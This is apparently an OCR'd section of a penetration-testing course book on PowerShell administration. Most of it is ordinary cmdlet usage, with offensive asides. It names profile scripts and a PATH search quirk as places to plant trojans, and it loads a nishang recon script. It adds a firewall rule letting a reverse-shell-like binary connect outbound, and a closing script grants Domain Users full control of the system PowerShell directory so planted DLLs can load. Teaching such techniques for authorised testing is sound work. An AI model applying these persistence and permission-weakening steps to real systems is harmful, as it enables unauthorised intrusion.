
```
Get-Help Stop-Process |
Select-Object -ExpandProperty Syntax
```


Working with Syntax Problems

As you can see, Stop-Process expects to see an Integer, labeled as -Id. The next two parameter sets show that a Process[] object or the name of a process can also be used. If we already had Process[] items handy, we could use the second parameter set. Using the name of the process isn't going to help us here, as we have several processes with the same name. Get-Help does include a syntax section, which can be specified with the Select-Object example above.

By looking at the syntax of Stop-Process, we see we need an integer ProcessID, either as the first parameter or Named Id.

As a side note, sometimes PowerShell returns an object that contains other objects. Here we see usage examples that are stored in arrays. We can break out the array values by adding a pipe to Select-Object -ExpandProperty <PropertyName>.



Replace ProcessID with Expression Named ID

We could identify Get-WmiObject output objects by piping to Get-Member. The primary difference is the label of the process ID: ProcessID versus ID. All we need to do is present the process ID to Stop-Process named as ID. Here, we create a new field with a script block. We explicitly name it ID and set the value to the current object's ProcessID value.

The @{} syntax is a common way to return an expression (code block) as an array. In this example, the array is the label ID and its value, $_.ProcessID. Remember the $_ variable is the current object, and here we pull out the current process's ProcessID value. The expression is actually another code block but with only one value, $_.ProcessID. You see this syntax in many PowerShell recon and attack scripts. This is the simplest way to rename fields across all version of PowerShell.

```
Get-WmiObject -Class Win32_Process -Filter "name='met1111.exe'" | Select
CommandLine,ProcessID
```

is replaced with:


```
Get-WmiObject -Class Win32_Process -Filter "name='met1111.exe'"| Select
CommandLine,@{name="ID";expression={$_.ProcessID}}
```

You sometimes see shortcuts n= and e= in place of name= and expression=, as well as an alias for Get-WmiObject (gwmi):

```
gwmi -Class Win32_process -Filter "n='met1111.exe'" | Select
CommandLine,@{n="ID";e={$_.ProcessID}}
```

Adding Third-Party PowerShell Modules and Scripts

- PowerShell loads modules explicitly:
  - AKA dot-sourcing
    ```
    . C:\nishang\Get-Information.ps1
    ```
  - Import the module into the current session
    ```
    Import-Module C:\nishang\Get-Information.ps1
    ```
- PowerShell can auto-load from PSModulePath



  - Sub directory is always v1.0, even if PowerShell 2.0+
  - Add c:\scripts to the PSModulePath of this session
    ```
    $env:PSModulePath += ";C:\nishang"
    ```


Adding Third-Party PowerShell Modules and Scripts

To load PowerShell modules into the session, you can use the Import-Module cmdlet or invoke it with dot-sourcing. Dot-sourcing uses the period to represent bringing the module into the current session, much like if you copy and paste the contents into your interactive shell. PowerShell auto loads any modules found in the $env:PSModulePath as soon as you attempt to use them. The leading dot-space is not a typographical error; it is used heavily in pulling in existing PowerShell functions or modules. Here is an example of using the Get-Information.ps1 recon script from the nishang attack framework:

```
. C:\nishang\Get-Information.ps1
```

You can always modify the PSModulePath variable of the current session by appending to $env:PSModulePath:

```
$env:PSModulePath += ";C:\nishang"
```

Just in Time, Just Enough Admin (JitJea or Simply Jea)

- JitJeaToolKit:
  - Commands and parameters in module form
  - Uses Desired State Configuration (DSC)
  - Requires WMF 5.0 Preview, at least May 14, 2014
- Fine-grained PowerShell permissions:
  - Follows Principle of Least Privilege: Allow only the minimum required permissions
  - Runs as Local account
  - Objects tailored to tasks
  - Similar to sudo + chroot concepts

Just in Time, Just Enough Admin (JitJea or Simply Jea)

JitJea, or simply Jea, is a PowerShell role-based administration to limit administrative privileges from being abused. To start with JitJea, you need to have WMF 5.0 installed and fetch the xJea package from the NuGet repository. A general getting started document is available at: http://blogs.technet.com/b/privatecloud/archive/2014/05/14/just-enough-administration-step-by-step.aspx and a great video presentation from Jeffrey Snover at: http://channel9.msdn.com/Events/TechEd/NorthAmerica/2014/DCIM-B362#.

Jea stands for Just Enough Admin, and its goal is to limit the risk of a compromised Administrator account or credential. It is similar to sudo and chroot: Limiting the commands and file access to the task needed. It also provides logging, local JeaEndPointAccount management, and fine-grained control over parameters. Jea is still experimental, so expect things to change, but also expect this to be a large part of administering Windows security in a post Windows 8.1 environment. This will affect your penetration testing when you gain limited administrative access. Not all admin accounts will be unlimited administrators anymore.

Desired State Configuration (DSC) is what makes Jea possible. DSC is a modular way to define a host configuration. It is Microsoft's solution to cloud server management and has added in limited support for Linux systems, not just Windows. DSC is tied to the idea of CIM mentioned earlier, a more abstract way to deal with hosts than classic WMI for systems or COM for applications.

At this time, the most current information on JitJea is at: http://blogs.technet.com/b/privatecloud/archive/2014/05/14/just-enough-administration-step-by-step.aspx#.

Summary

- PowerShell is preferred management shell
- Consistent syntax versus legacy commands
- Everything is an Object
- Exploring is part of the development and use processes
- More than one way to solve any problem

This page intentionally left blank.

Appendix B:

Management Tasks with PowerShell

PowerShell Essentials

In this section, we look at common tasks performed with PowerShell. A defender can use these tasks to prevent attacks or repair after the attack. Attackers can also leverage PowerShell to attack with, as well as attack poorly used PowerShell scripts and tools based on PowerShell.

Common Tasks with PowerShell

- Generally better than legacy commands:
  - Consistent syntax and parameters
  - Newer management consoles use the same objects anyway
- Use for Read, Write/Update settings:
  - Modules placed during software installation
  - Managing remote systems may require manual module installation

Common Tasks with PowerShell

PowerShell scripts can have legacy commands intermingled with cmdlets. The newer cmdlets tend to be easier to use, as they share a consistent syntax and behavior. Newer management consoles from Microsoft just wrap around the PowerShell cmdlets anyway! However, some legacy commands may be simpler and therefore more appropriate. Common tasks include any IT Administrative task. If that management task involves a third-party software, there may be additional modules available to PowerShell after they are installed.

Getting Comfortable with the Shell or ISE

- Modern Windows OS have a PowerShell icon on the taskbar
- Track the latest supported Windows Management Framework (WMF):
  - Bug fixes, but more important new features
  - Especially when used on latest version of OS
- Don't forget to install any management tools for applications on both server and management workstation

Getting Comfortable with the Shell or ISE

Generally, the later the PowerShell version, the more features are available. Some modules may not even be available unless the OS is current as well. In an enterprise environment, you should have your primary servers as current as possible with PowerShell, as well as any of your management workstations. For this course, we focus on WMF 2.0 (PowerShell 2.0), which ships with Windows 7 and Server 2008 and specify differences with later versions.

For normal use, track the latest supported version to get the most powerful and complete access to objects and cmdlets. For example, if you want to use PowerShell to manage Active Directory from your workstation, install the Active Directory management tools as well.

PowerShell Autoruns

- Designed to customize look and feel of prompt
- Great places to drop attack scripts on victims

Description – Tool	Path
Current User, Current Host – Console	$Home\Documents\WindowsPowerShell\Profile.ps1
Current User, All Hosts	$Home\Documents\Profile.ps1
All Users, Current Host – Console	$PsHome\Microsoft.PowerShell_profile.ps1
All Users, All Hosts	$PsHome\Profile.ps1
Current User, Current Host – ISE	$Home\Documents\WindowsPowerShell\Microsoft.PowerShellISE_profile.ps1
All Users, Current Host – ISE	$PsHome\Microsoft.PowerShellISE_profile.ps1

PowerShell Autoruns

The PowerShell console and ISE have different defaults for a profile. The profile is loaded every time PowerShell starts. This can be specific to the Host, User, Console, ISE, or a combination. The filename of the current profile is always stored at $PROFILE. Any statements, including legacy commands or cmdlets in this file, will be executed upon start of PowerShell. You may want to adjust your profile to load certain modules or preset some environment variables. Because these files are automatically loaded when starting PowerShell, they are great locations to drop trojan payloads!

In PowerShell 3.0, the system PATH is used to enumerate executables, specifically looking for a non-existent file: PSConsoleHostReadline. Because the file doesn't exist, PowerShell attempts to load PSConsoleHostReadline with a long list of possible executable extensions: ps1, psm1, psd1, COM, EXE, BAT, CMD, VBS, and so on. As an attacker, all you need is to drop one PowerShell script in one of those locations on PowerShell 3.0 and wait for an Administrator to start PowerShell for ANY task. See Chris Campbell's blog at http://obscuresecurity.blogspot.com/p/presentation-slides.html for his DEF CON 22 slides about this PowerShell v3.0 vulnerability.

This particular missing file "feature" was removed in PowerShell 4.0, but the technique is still valid. The attacker needs to write to the correct filename, but earlier in the path than the legitimate script or executable, and then wait for the victim to run it.

PowerShell Profile Example

- Include any commands or function definitions

```
New-Item -Path c:\scripts -Force
Set-Location -Path c:\scripts
$host.ui.RawUI.ForegroundColor = "black"
$host.ui.RawUI.BackgroundColor = "white"
$buffer = $host.ui.RawUI.BufferSize
$buffer.width = 85
$buffer.height = 3000
$host.UI.RawUI.Set_BufferSize($buffer)
$maxWS = $host.UI.RawUI.Get_MaxWindowSize()
$ws = $host.ui.RawUI.WindowSize
```


PowerShell Profile Example

This example profile shows a few cmdlets to create and start using a new folder, as well as change font, color, and console size. Remember you could place these commands in PowerShell at any time to change the appearance and you can use Get-Member and tab completion to find additional features and options. Some settings are universal; some are unique to the ISE interface as well.

```
New-Item -Path c:\scripts -Force
Set-Location -Path c:\scripts
$host.ui.RawUI.ForegroundColor = "black"
$host.ui.RawUI.BackgroundColor = "white"
$buffer = $host.ui.RawUI.BufferSize
$buffer.width = 85
$buffer.height = 3000
$host.UI.RawUI.Set_BufferSize($buffer)
$maxWS = $host.UI.RawUI.Get_MaxWindowSize()
$ws = $host.ui.RawUI.WindowSize
```

Files/Items

- New-Item, Get-Item, Copy-Item, Move-Item, Remove-Item, Rename-Item
- Old Linux or CMD aliases mostly work the same
- Includes pseudo drives (see Get-PSDrive):
  - Alias: Alias commands
  - Function: Function names from loaded modules
  - Env: Environment variables
  - HKCU/HKLM: Registries for Current User/Local Machine


Files/Items

Copying or moving files in a PowerShell session can generally be done with classic Windows or Linux commands (with some exceptions, due to interpreting the space between the command and the path). With PowerShell, you can operate on Items in psuedo drives (Get-PSDrive) for example. Psuedo drives are like /proc and /dev on Linux: Not real filesystems but it's convenient to use them like a filesystem. Some interesting PSDrives to explore:

```
Alias:          All alias commands of the current session
Function:       All PowerShell functions loaded in the current
session
Env:            All Environment variables
HKCU:           The HKEY-CURRENT-USER portion of the registry
HKLM:           The HKEY-LOCAL-MACHINE portion of the registry
```

Dealing with Data

- Get-Content, Set-Content, Add-Content, Clear-Content:
  - Pass an Item to read, overwrite, append, or erase



Dealing with Data

Get-Content, Set-Content, Add-Content, and Clear-Content are relatively simple and predictable. Their value over legacy commands such as cat/type is they can leverage the object pipeline instead of STDIN/STDOUT pipes.

The real value of these data cmdlets is that they can be combined with others for post-exploitation scripts, such as automatically building password lists.

Processes/Services

- Predictable cmdlet names:
  - Start-Process, Debug-Process, Get-Process, Stop-Process, Wait-Process
  - New-Service, Start-Service, Get-Service, Set-Service, Restart-Service, Suspend-Service, Resume-Service, Stop-Service
- Generally predictable usage:
  - Start-Process instead of New-Process
  - Start-Process does not accept pipeline input

Processes/Services

In addition to the classic commands of start and taskkill, you can use PowerShell to operate on processes. Start-Process and Stop-Process offer the predictable functionality you expect – use "Get-Help StartProcess -Examples" for arguments and other features. The legacy sc.exe command had a different syntax than most Windows commands, but here, PowerShell's consistent syntax is more convenient (similar to the other PowerShell cmdlets).

One caveat is that Start-Process receives no input via the object pipeline. You need to use variables or script blocks as arguments to Start-Process for flexible payloads and attack scripts.

Network Settings

- WMF 3.0 for Windows 8 / Server 2012:
  - Generally easier to use netsh
  - Verbs:
    Get/Set/New/Show/Copy/Disable/Remove/Rename
- Set-NetIPAddress versus New-NetIPAddress:
  - Set-NetIPAddress changes settings for an adapter with a specific IP, not the IP address itself
  - Use Remove-NetIPAddress and New-NetIPAddress to change a static IP
  - New-NetIPAddress will create new Connection Profile

Network Settings

Windows 8 and Server 2012 include more complete network and protocol support than previous OS and PowerShell releases. Still, netsh is generally simpler for common tasks. Besides the typical Get/Set/New/Show/Copy cmdlets, you also have Disable/Remove/Rename as well. Watch out for subtle differences in use. For example, Set-NetIPAddress allows the changing of an IP address from a known value to another value, but to set an IP address when none is set yet, use New-NetIPAddress. You still have to remove the old IP address with Remove-NetIPAddress. Because New-NetIPAddress creates new information, a new Connection Profile is also created (public, home, or work). If you have firewall rules that differ only on public/home/work, you need to adjust accordingly.

Firewalling

- WMF 3.0 for Windows 8 / Server 2012
- Must create rules and group before enabling
- Firewall rule groups may not yet be defined
- Some things easier to do with GUI first
- Some things easier to do with legacy commands
- Typical tasks:
  - Sortable firewall rule list

```
Get-NetFirewallRule -all | Out-GridView
```

  - Enable Remote Desktop firewall access

```
Enable-NetFirewallRule -DisplayGroup "Remote
  Desktop"
```


Firewalling

Windows 8 and Server 2012 include PowerShell objects and cmdlets to manage the local firewall. It's part of WMF 3.0, but installing WMF 3.0 on Windows 7 or Server 2008 will still not have this functionality. (See netsh alternative commands later, which happen to be easier for typical use anyway.) Some things, such as the Set-Firewall group of cmdlets, require rules to be already created, as well as access lists for the object. For these reasons, it's still generally easier to use GPO and batch files with netsh settings to configure the firewall. For example, the Enable-NetFirewallRule -DisplayGroup Remote Desktop command works only as expected if it has already been activated via the GUI or netsh and then deactivated. Take advantage of the Out-GridView to list firewall rules. (Sorting by columns is convenient but still requires PowerShell 3+/.)

Legacy Firewall Issues with Service Groups

- Create with GPO or netsh:
  - Enables needed services
  - Sets registry keys and properties
  - Creates firewall rules
  - netsh's advfirewall command sometimes has issues creating as well
- Typical legacy commands:
  - Remote Desktop

```
netsh firewall set service RemoteDesktop enable
```

  - File and Printer Sharing

```
netsh firewall set service FileandPrint enable
```


  - Network Discovery

```
netsh firewall set service UPNP enable
```


Legacy Firewall Issues with Service Groups

Even though new cmdlets exist for Windows 8 and later, Service Groups are still easier to configure with legacy netsh commands. These commands will not only open the firewall for the required ports, but also set any necessary registry keys or services to start as well. This works universally and is much easier than equivalent PowerShell commands in Windows 8 and later. For completeness, here are the best ways to enable Remote Desktop, File and Printer Sharing, and Network Discovery:

```
netsh firewall set service RemoteDesktop enable
netsh firewall set service FileandPrint enable
netsh firewall set service UPNP enable
```




Firewall Rules with PowerShell

You can operate on firewall rules (again, Windows 8 and later only) with PowerShell. New firewall rules are relatively simple, assuming you are default-deny and adding allowed applications only. Mixing allow and deny rules can complicate the configuration of the firewall and lead to unnecessary surprises. The first example creates a firewall rule that allows the C:\scripts\met1111.exe program to make any outbound connection. You can delete the rule with the second example, using the DisplayName. Finally, edit an existing rule to allow for any filename of met1111.exe to make any connections.

```
New-NetFirewallRule -DisplayName metrev -Program
C:\windows\system32\met1111.exe -Direction Outbound
Get-NetFirewallRule -DisplayName metrev | Remove-NetFirewallRule
Get-NetFirewallRule -DisplayName metrev| Set-NetFirewallRule -Program
met1111.exe
```

Allowing List of Sources

```
PS C:\> $pentesters=('108.0.16.144','69.163.153.109')
PS C:\> New-NetFirewallRule -Action Allow -DisplayName
PENTEST -RemoteAddress $pentesters
```



Allowing List of Sources

For automating perimeter and local firewall rules, you can create a list of sources to block. Then create new firewall rules, using PowerShell in Windows 8 and later or netsh if you must do it for pre-Windows 8 machines. (cmdlet is only available on Windows 8 / Server 2012 and later.)

```
PS C:\> $pentesters=('108.0.16.144','69.163.153.109')
PS C:\> New-NetFirewallRule -Action Allow -DisplayName PENTEST -
RemoteAddress $pentesters
```

To match your rules of engagement and scope precisely, use the same technique for direction, program name, and protocol.

Files/Items ACLs

- Get-Acl and Set-Acl
- Works as expected, mostly!
  - Trickier than legacy tools when changing permissions on system files with domain accounts
  - True errors hidden, only "Access Denied"
- Blocked item? Clone ACL of allowed file

```
PS C:\> New-Item $env:TEMP\myfile.txt -Type File

PS C:\> Get-Acl $env:TEMP\myfile.txt | Set-Acl C:\scripts
```



Files/Items ACLs

Access Control Lists (ACLs) are manageable with PowerShell but are tricky to precisely create. Any mistake in context or implementation often results in a generic Access Denied error. The true cause of the problem could be explicitly disallowed by user, group, domain user, domain user group, and so on. An operational error might also masquerade as Access Denied (tried to open the file for reading before appending, for example).

As of yet, there still is no New-ACL cmdlet; you need to create an item and then use Set-ACL. This also means it's usually easiest to use the Windows Explorer Security option tab in Explorer for fine-grained permissions, then use Get-ACL on the object, and then pipe it to the Set-ACL of the actual destination. Make use of the standard -Verbose parameter on ACL cmdlets for troubleshooting.

Even with administrative credentials, you will find file or folder items that have a "block everyone" ACL. A pen tester could use takeown.exe to take ownership of an item or create a new item to clone the ACL from (as CREATOR OWNER privileges usually allow FULL CONTROL).


```
PS C:\> New-Item $env:TEMP\myfile.txt -Type File
PS C:\> Get-Acl $env:TEMP\myfile.txt | Set-Acl C:\scripts
```



Example: Add ACL for Domain Users

This script for adding access to the Domain Users group is a typical example of using PowerShell scripting intertwined with legacy commands. The default directory, `C:\WINDOWS\SYSTEM32\WindowsPowerShell\v1.0\`, is in the PATH for Windows and is writeable by all local users. An attacker can drop a DLL or executable file in this directory and wait for an unsafe library load or accidental use. Here we are using our foothold to extend this vulnerability to the Domain Users group. We already have administrative credentials; a successful payload would result in lateral credential change, not escalation.

```
$vpath ='C:\WINDOWS\SYSTEM32\WindowsPowerShell\v1.0'
$acl = (Get-Item $vpath).GetAccessControl("Access")
$acl.SetAccessRuleProtection($True, $False)

takeown.exe /f $vpath
$users = 'DOMAIN\Domain Users'

$perm = $users, "FullControl", "ContainerInherit,ObjectInherit", "None",
"Allow"
$rule = New-Object System.Security.AccessControl.FileSystemAccessRule
$perm
$acl.setaccessrule($rule)

$acl | Set-Acl $vpath
```



Working with Active Directory

